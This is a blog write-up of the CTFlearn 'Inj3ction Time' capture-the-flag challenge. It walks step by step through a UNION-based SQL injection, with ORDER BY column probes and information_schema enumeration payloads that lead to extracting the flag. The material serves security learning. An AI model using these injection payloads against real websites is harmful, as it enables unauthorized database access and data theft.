> For the complete documentation index, see [llms.txt](https://eslam3kl.gitbook.io/blog/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://eslam3kl.gitbook.io/blog/ctf-challenges/ctflearn-inj3ction-time.md).

# CTFlearn — Inj3ction Time

Inj3ction Time writeup from CTFlearn — SQL injection

#### CTF CTFlearn — Inj3ction Time <a href="#id-8bf0" id="id-8bf0"></a>

All right! back again with new challenge from CTFlearn website:)

<figure><img src="https://cdn-images-1.medium.com/max/800/1*Ul182VTK_iCh-0UOBC824g.png" alt=""><figcaption></figcaption></figure>


Let’s start quickly with challenge informations

Challenge link <https://ctflearn.com/challenge/149>

<figure><img src="https://cdn-images-1.medium.com/max/800/1*18jSgLOe5GRJ8W_HGB5M4g.png" alt=""><figcaption></figcaption></figure>

From the description you’ll notice that there’s SQLi and you’ll use UNION query, the injection here is UNION based. Nice !


Open the website

<figure><img src="https://cdn-images-1.medium.com/max/800/1*YovZKf5JvfPXcQjERy568g.png" alt=""><figcaption></figcaption></figure>



You’ll find that there’s input field ID and you should enter numbers and then you’ll see information about the users, if you try to insert words you won’t get anything

<figure><img src="https://cdn-images-1.medium.com/max/800/1*r74lAgSXktlyF41XAK7F9A.png" alt=""><figcaption><p>ID=2</p></figcaption></figure>

<figure><img src="https://cdn-images-1.medium.com/max/800/1*9S9XcXpSaP-j6rRIqy6rUA.png" alt=""><figcaption><p>Nothing returned with string inputs</p></figcaption></figure>

Ok now we understand that the balance query will be nothing

> Balance query character is ‘ or “ or ‘) or “) or nothing, this character is used to balance the query while injection


So let’s try to know number of columns

> ***nothing → id=1 order by 1- -***

> ***nothing → id=1 order by 2- -***

> ***nothing → id=1 order by 3- -***

> ***main page, good → id=1 order by 4- -***

<figure><img src="https://cdn-images-1.medium.com/max/800/1*ip48BFSMFxinH4zoSaLPvA.png" alt=""><figcaption></figcaption></figure>


The next step is to know what’s the vulnerable columns by

> ***union select 1,2,3,4 —***

<figure><img src="https://cdn-images-1.medium.com/max/800/1*hqQ-U1x47aCZsqOiUD7_pQ.png" alt=""><figcaption></figcaption></figure>


So we now know that the vulnerable columns is 1,2 and 3, we will start to print the database info in this columns like

> ***union select table\_name,2,3 from information\_schema.tables —***

<figure><img src="https://cdn-images-1.medium.com/max/800/1*_vZjMba43hrK6ZBp8gbnRQ.png" alt=""><figcaption></figcaption></figure>

Nice! there’s many of tables but we’re searching about unique name so at the end of this list you’ll find interesting name

<figure><img src="https://cdn-images-1.medium.com/max/800/1*GBsFcmcgqduEYYz3KCsp4A.png" alt=""><figcaption></figcaption></figure>


Yes! That’s we’re searching for, let’s search for a unique column

> ***union select column\_name,2,3 from information\_schema.columns —***

<figure><img src="https://cdn-images-1.medium.com/max/800/1*KNx13bG5FOB192VKtxQgYg.png" alt=""><figcaption></figcaption></figure>

Nice! at the end of this list you’ll find …

<figure><img src="https://cdn-images-1.medium.com/max/800/1*ZlB6vk5b7IjZJ8_XsKXCYg.png" alt=""><figcaption></figcaption></figure>


Now we’ve table\_name and column\_name so try to get the data from this column

> ***union select column\_name from table\_name—***

<figure><img src="https://cdn-images-1.medium.com/max/800/1*TZzssgEK_G2BB1Ymowjhbw.png" alt=""><figcaption></figcaption></figure>

Great ! We’ve the flag now.

**Good Luck ❤**


---

# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation dynamically by asking a question.

Perform an HTTP GET request on the current page URL with the `ask` query parameter:

```
GET https://eslam3kl.gitbook.io/blog/ctf-challenges/ctflearn-inj3ction-time.md?ask=<question>
```

The question should be specific, self-contained, and written in natural language.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.